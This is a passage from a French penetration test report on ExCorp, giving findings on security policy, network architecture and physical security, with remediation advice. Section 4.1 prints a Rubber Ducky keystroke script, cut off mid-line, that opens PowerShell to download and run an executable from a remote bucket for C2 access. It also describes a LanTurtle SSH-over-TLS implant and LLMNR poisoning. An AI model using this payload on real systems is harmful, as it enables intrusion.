- Réduire le nombre de comptes administrateurs au strict minimum nécessaire pour les opérations quotidiennes. Supprimer les comptes inactifs ou redondants, et envisager l'utilisation de comptes à privilèges limités pour les tâches ne nécessitant pas d'accès administratifs complets.
  Activer la surveillance des comptes administratifs et des accès aux systèmes critiques, avec des alertes en cas d'accès non-autorisés ou anormaux. Mettre en place une gestion rigoureuse des journaux pour suivre les activités des comptes privilégiés.

3.5 Politique de sécurité globale insuffisante

Risque CVSS ● Moyen

Description

Grâce aux échanges avec les représentants d'ExCorp et aux tests techniques, nous avons identifié un certain nombre de points défaillants dans la sécurité globale :

- Le déploiement d'antivirus sur le réseau OT n'a pas été initié
- Il n'existe aucun système responsable du monitoring des activités informatiques dans le réseau Métier
- Hormis une "charte des prestataires", aucune vérification n'est effectuée au niveau des prestataires
- Aucune procédure de management de mises à jour existe et nous avons identifié de multiples équipements qui ne sont pas à jour
- ExCorp n'a pas mis au point de plan de reprise d'activité (PRA) en cas d'incident cyber majeur
- ExCorp n'a pas mis au point de procédure de réponse à incidents

Impact

En cas d'intrusion par un attaquant dans le réseau interne, le manque d'antivirus au sein du réseau facilite le mouvement de l'intrus.

Sans serveur de monitoring en place, il est peu probable d'identifier une cyberattaque avant qu'elle ne provoque des dégâts conséquents.

La collaboration avec des entreprises tierces ayant de faibles politiques de sécurité peut conduire à une cyberattaque sur ExCorp.

Sans procédure de patching établie, il est très difficile de maintenir les équipements informatiques à jour, qui deviennent progressivement obsolètes et peuvent ouvrir de nouvelles failles dans le réseau d'ExCorp.

Sans plan de reprise d'activité ni de réponse à incidents, ExCorp pourrait se retrouver face à de grandes difficultés après une cyberattaque. En effet, le temps perdu lors d'une restauration non-prévue est conséquent et très coûteux pourl'entreprise.

Risque CVSS

Score		5.0 (Moyen)
Vecteur d'accès (AV)	Réseau Adjacent	Pour effectuer cette attaque, l'attaquant doit être sur le chemin entre le client et le serveur.
Complexité d'attaque (AC)	Haute	Des compétences avancées sont nécessaires pour abuser de ces failles.
Authentification requise (PR)	Aucune	
Interaction avec l'utilisateur (UI)	Aucune	
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Partiel	Un attaquant pourrait obtenir des données importantes de l'organisation.
Impact sur l'intégrité (I)	Partiel	Un attaquant pourrait modifier des données importantes de l'organisation.
Impact sur la disponibilité (A)	Partiel	Des temps d'arrêt de certains systèmes pourraient être observés.
Vecteur		
AV:A/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L		

Recommandations

Afin de résoudre les problèmes identifiés, il est recommandé de :

- Autant que possible, déployer une solution antivirus sur l'ensemble du réseau OT. Attention : Cela pourrait avoir des conséquences sur le bon fonctionnement des machines et une étude des risques associés doit être effectuée avant tout
- Mettre en place du monitoring sur les composants clés de l'infrastructure pour créer une meilleure visibilité sur les activités du réseau. Ce processus doit inclure des étapes pour découvrir à quoi l'attaquant a accès et d'où il se connecte. Par exemple, il est possible d'utiliser une solution open-source, telle que Wazuh installé sur un serveur en conjonction avec les règles SYSMON de « Olaf Hartong »
- Contacter chacun des tiers et leur demander leur politique de sécurité. Si celle-ci est jugée insuffisante par les équipes d'ExCorp, l'entreprise est encouragée à changer de partenaire ou à veiller à l'amélioration de sa politique de sécurité
- Implémenter une procédure afin de de gérer les machines qui ne peuvent pas être mises à jour et assurer leur sécurité par d'autres biais (firewall local…)
- Mettre en place un plan de reprise d'activité (PRA) après sinistre : il permettra de reprendre les activités rapidement en cas de cyberattaque
- Instaurer une procédure de réponse à incidents afin de réduire au maximum le temps de réponse en cas d'incident cyber

3.6 Revue d’architecture

Risque CVSS ● Bas

Description

Durant ce test, nous avons effectué une revue de l’architecture réseau au niveau macro, incluant les réseaux OT et IT, avec un focus sur la partie OT. Nous avons identifié que :

- Aucun pare-feu n’est présent entre les automates et le réseau Métier. Le risque associé est cependant faible puisqu'aucun automate n'est accessible au public de manière physique et que le réseau OT est bien segmenté
- Aucun plan d'architecture incluant les réseaux IT et OT et/ou de plan d'architecture au niveau 2/3 du modèle OSI n'est disponible
- Aucune matrice des flux n'est existante pour les réseaux industriels

Impact

Sans pare-feu entre les automates et le réseau OT, aucun contrôle n’est effectué sur les communications effectuées par les automates. Si un attaquant compromet l’un d’entre eux (par exemple, en y accédant physiquement), la compromission ne serait ni détectée, ni bloquée

Sans plan d'architecture incluant les réseaux IT et OT et/ou de plan d'architecture au niveau 2/3 du modèle OSI, il est difficile de maintenir une bonne vue d'ensemble du réseau. Ce qui pourrait représenter une perte de connaissances en cas de départ de personnes clés à l'entreprise ou bien une difficulté supplémentaire en cas de croissance du réseau de l'entreprise.

Sans matrice des flux, il est difficile de segmenter les réseaux OT et d'éviter un mauvais paramétrage.

Risque CVSS

Score		3.1 (Bas)
Vecteur d'accès (AV)	Réseau Adjacent	Pour abuser de cette vulnérabilité, l'attaquant doit être sur le réseau interne de ExCorp.
Complexité d'attaque (AC)	Haute	Des compétences techniques avancées sont nécessaires pour effectuer une telle attaque.
Authentification requise (PR)	Aucune	
Interaction avec l'utilisateur (UI)	Aucune	
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Partiel	Un attaquant pourrait accéder à des serveurs auxquels il n'est pas censé avoir accès.
Impact sur l'intégrité (I)	Aucun	
Impact sur la disponibilité (A)	Aucun	
Vecteur		
AV:A/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N		

Preuves


Screenshots supprimés pour des raisons d'anonymité.


Recommandations

Afin de sécuriser davantage le réseau, il est recommandé de :

- Implémenter une matrice des flux, par exemple en sniffant le traffic réseau via Wireshark, sur chacun des IHMs du réseau OT
- Grâce à cette matrice des flux, un firewall (qui peut être le firewall local Windows, présent dans les IHM de chaque automate) peut être déployé entre les automates et les IHMs
- Enfin, nous recommandons de créer des schémas d'infrastructure plus globaux, en suivant le modèle Purdue, afin de maintenir une bonne vue d'ensemble de l'informatique d'ExCorp

Voici un exemple de schéma d'architecture utilisant le modèle Purdue :





Test de sécurité physique

4.1 Ports USB activés et utilisables par les ordinateurs du lobby

Cible(s)	ExCorp
Risque CVSS	● Haute

Description

Le magasin ExCorp.com dispose de plusieurs ordinateurs dans le lobby de vente. Ceux-ci sont utilisés par les vendeurs afin de, par exemple, renseigner les clients sur les stocks disponibles ou éditer des devis.

Comme mentionné précédemment, une fois les ordinateurs démarrés et utilisés une première fois, ils sont généralement laissés déverrouillés (cf. Observation 2.1). De plus, ces mêmes ordinateurs disposent de ports USB qui sont activés et fonctionnels.


Profitant de ces deux constatations, il a été possible d'introduire une clé USB émulant un clavier et transportant du code malveillant (également appelée « Rubber Ducky »). Cela a permis d'obtenir le contrôle d'un utilisateur non-privilégié présent dans le domaine « examplecorp.com.local ».

Afin d'effectuer cette attaque avec succès, l'ordinateur ciblé doit être déverrouillé et l'utilisation de port USB activée. De plus, un attaquant doit effectuer cette attaque de manière physique et réussir à brancher l'équipement sans se faire surprendre.

Preuve

```
DELAY 400
GUI r
DELAY 1000
STRING powershell
ENTER
DELAY 2000
ALT o
DELAY 1500
STRING $down = New-Object System.Net.WebClient; $url = 'https://XXXX.s3.eu-west-3.amazonaws.com/agent_http.exe'; $file = 'mscserv.ex
ENTER
ESCAPE
DELAY 200
ESCAPE
DELAY 400
```

Voici un exemple de séquence clavier utilisé par la Rubber Ducky dans le cadre de ce test. On peut voir qu'elle ouvre une fenêtre PowerShell qui va télécharger et exécuter un de nos fichiers stocké dans le cloud, ce qui permet de se connecter à notre serveur C2.



En branchant la Rubber Ducky sur deux systèmes différents, nous avons pu en prendre le contrôle et obtenir une connexion à distance depuis notre serveur « Command & Control ».

Recommandations

Pour limiter cette surface d'attaque, il est recommandé de :

- Désactiver les ports USB des ordinateurs présents dans le lobby du magasin
- Mettre en place un verrouillage automatique des ordinateurs du lobby après un temps prédéfini d'inactivité. Les GPOs (Group Policy Objects) peuvent être utilisées pour déployer cette mesure automatiquement. Nous recommandons un verrouillage après 5 minutes d'inactivité

Cette mesure pourrait être très contraignante pour les employés, une solution "user-friendly" pourrait être d'implémenter la possibilité de déverrouiller ces ordinateurs grâce à un badge.

4.2 Pas de contrôle d'accès au réseau (NAC)

Cible(s)	ExCorp
Risque CVSS	● Haute


Description


La méthode de contrôle d'accès au réseau (NAC ou Network Access Control) est une technique qui renforce la sécurité d'un réseau interne en limitant les ressources réseau accessibles aux systèmes selon une stratégie de sécurité définie.

Nous avons constaté qu'aucun contrôle d'accès n'est en place dans le réseau ExCorp. Ainsi, en branchant un équipement (ici un LanTurtle) entre l'un des systèmes du lobby et un switch, nous avons pu obtenir une adresse IP dans le domaine ExCorp.com.local. De plus, le LanTurtle a été configuré pour effectuer une connexion SSH (encapsulée dans TLS pour passer au travers du pare-feu sur le port 443) vers un serveur contrôlé par Hackmosphere. Cette manipulation permet ainsi d'avoir un accès au réseau interne ExCorp.com, à distance.

Pour y parvenir, un attaquant doit être présent physiquement et réussir à brancher l'équipement sans se faire surprendre.

Preuve





Recommandations

Il est recommandé d'utiliser un serveur d'accès réseau (NAS ou Network Access Server), qui authentifie et autorise les utilisateurs potentiels en vérifiant leurs informations de connexion.

4.3 Systèmes du lobby laissés déverrouillés et sans surveillance

Cible(s)	ExCorp
Risque CVSS	• Moyen

Description


Les magasins ExCorp.com dispose de plusieurs ordinateurs dans le lobby de vente. Ceux-ci sont utilisés par les vendeurs afin de, par exemple, renseigner les clients sur les stocks disponibles ou éditer des devis.

Nous avons identifié que les ordinateurs présents dans le lobby du magasin, une fois démarrés et utilisés une première fois, sont généralement laissés déverrouillés pour de longues périodes et laissés sans surveillance.

Ce faisant, nous avons pu en profiter pour brancher un Rubber Ducky. Le Rubber Ducky permet d'effectuer une séquence de commandes clavier sur l'ordinateur, ce dernier doit donc être déverrouillé pour qu'une telle attaque soit réalisable. En branchant cet équipement, nous avons obtenu un accès à distance au réseau local de l'entreprise.

Afin d'effectuer cette attaque avec succès, l'ordinateur ciblé doit être déverrouillé et l'utilisation de port USB activée. A noter qu'un attaquant doit effectuer cette manipulation de manière physique et réussir à brancher l'équipement sans se faire surprendre.

Preuve



Recommandations

Il est recommandé de mettre en place un verrouillage automatique des ordinateurs du lobby après un temps prédéfini d'inactivité. Les GPOs (Group Policy Objects) peuvent être utilisées pour déployer cette mesure automatiquement.

Nous recommandons un verrouillage du système après 5 minutes d'inactivité.

Cette mesure étant très contraignante pour les employés, une solution plus "user-friendly" consisterait à implémenter la possibilité de déverrouiller ces ordinateurs grâce à un badge et non par mot de passe.

4.4 LLMNR & Netbios poisoning

Cible(s)	ExCorp
Risque CVSS	• Moyen

Description

Les hôtes présents dans le réseau utilisent le système de résolution de nom par broadcast (« broadcast name resolution »). Par exemple, lorsqu'un ordinateur essaie de se connecter à un serveur qui n'est pas dans son DNS, alors l'ordinateur enverra un message broadcast LLMNR et/ou NBT-NS, demandant au serveur de se faire connaître.

S'il est présent dans le même réseau, un attaquant peut abuser de cette fonctionnalité en répondant à cette requête LLMNR/NBT-NS, et ce afin de tromper l'ordinateur et le faire s'authentifier auprès de l'attaquant et non au serveur légitime. Cette attaque est aussi connue sous le nom de « spoofing ».

